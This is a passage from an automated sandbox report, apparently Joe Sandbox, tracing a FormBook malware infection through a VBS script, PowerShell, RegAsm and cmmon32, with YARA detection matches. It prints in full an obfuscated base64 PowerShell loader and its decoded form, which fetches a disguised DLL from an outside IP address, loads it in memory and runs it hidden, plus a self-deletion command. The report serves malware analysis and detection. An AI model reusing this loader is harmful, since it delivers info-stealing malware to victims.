C:\Users\user\Documents\20220527\PowerShell_transcript.783875.QizwF1Bj.20220527211550.txt	3	635	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 35 33 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 38 33 38 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********Windows PowerShell transcript startStart time: 20220527211553Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 783875 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\	success or wait	11	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 00 09 00 09 00 00 00 00 00 00 00 fd 00 06 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	10	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	104	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA50E412E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50D562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1112	success or wait	1	7FFA50D563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	10	success or wait	2	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile

Analysis Process: wscript.exe PID: **4028**, Parent PID: **6936**

General

Target ID:	17
Start time:	21:16:09
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\ProgramData\Done.vbs"
Imagebase:	0x7ff7d64c0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5680**, Parent PID: **4028**

General

Target ID:	18
Start time:	21:16:11
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdACAAJABEAEwATAAgAD0AIA BbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAElAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABOAG???AdwAt AE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAH QAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD???ALQAyADAAMgAyAC0A???wB0AGEAcgB0AF??? AcAAuAHAAZABmACcAKQApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQ BpAG4ALgBMAG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIA TwBMAFAAJwApAC4ARwBlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBq AG???AYwB0AFsAXQBdACAAKAAnAHQAeAB0AC4AawBqAGkAaAB1AGcAZgBkAHMAdAAvADIAMgAuADcANQAuADYANQAuADIALwAvADoAcAB0AHQA aAAnACkAKQA=';$OWjuxD = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -wi ndowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **5640**, Parent PID: **5680**

General

Target ID:	19
Start time:	21:16:12
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **6516**, Parent PID: **5680**

General

Target ID:	21
Start time:	21:16:18
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth'))
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000015.00000002.608771918.000002823988E000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000015.00000002.609935000.00000282490C6000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Reversed_Base64_Encoded_EXE, Description: Detects an base64 encoded executable with reversed characters, Source: 00000015.00000002.605217866.0000028239656000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: 00000015.00000002.611974071.0000028251060000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_DLAgent09, Description: Detects known downloader agent, Source: 00000015.00000002.611974071.0000028251060000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000015.00000002.610838072.00000282491DC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000015.00000002.610838072.00000282491DC000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000015.00000002.610838072.00000282491DC000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

Analysis Process: cmmon32.exe PID: **6076**, Parent PID: **684**

General

Target ID:	23
Start time:	21:16:25
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x3e0000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.956304495.0000000003200000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.956304495.0000000003200000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.956304495.0000000003200000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.955473010.00000000009F0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.955473010.00000000009F0000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.955473010.00000000009F0000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3218B97	NtReadFile

Analysis Process: RegAsm.exe PID: **3300**, Parent PID: **6516**

General

Target ID:	24
Start time:	21:16:35
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0xf20000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.593036972.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.593036972.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.593036972.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000000.588308493.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	418B97	NtReadFile

Analysis Process: cmd.exe PID: **6204**, Parent PID: **6076**

General

Target ID:	25
Start time:	21:16:36
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Imagebase:	0x1100000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3020, Parent PID: 6204

General

Target ID:	26
Start time:	21:16:37
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 2596, Parent PID: 568

General

Target ID:	30
Start time:	21:17:07
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer.exe
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: **4996**, Parent PID: **1592**

General

Target ID:	37
Start time:	21:18:12
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\explorer.exe" /LOADSAVEDWINDOWS
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly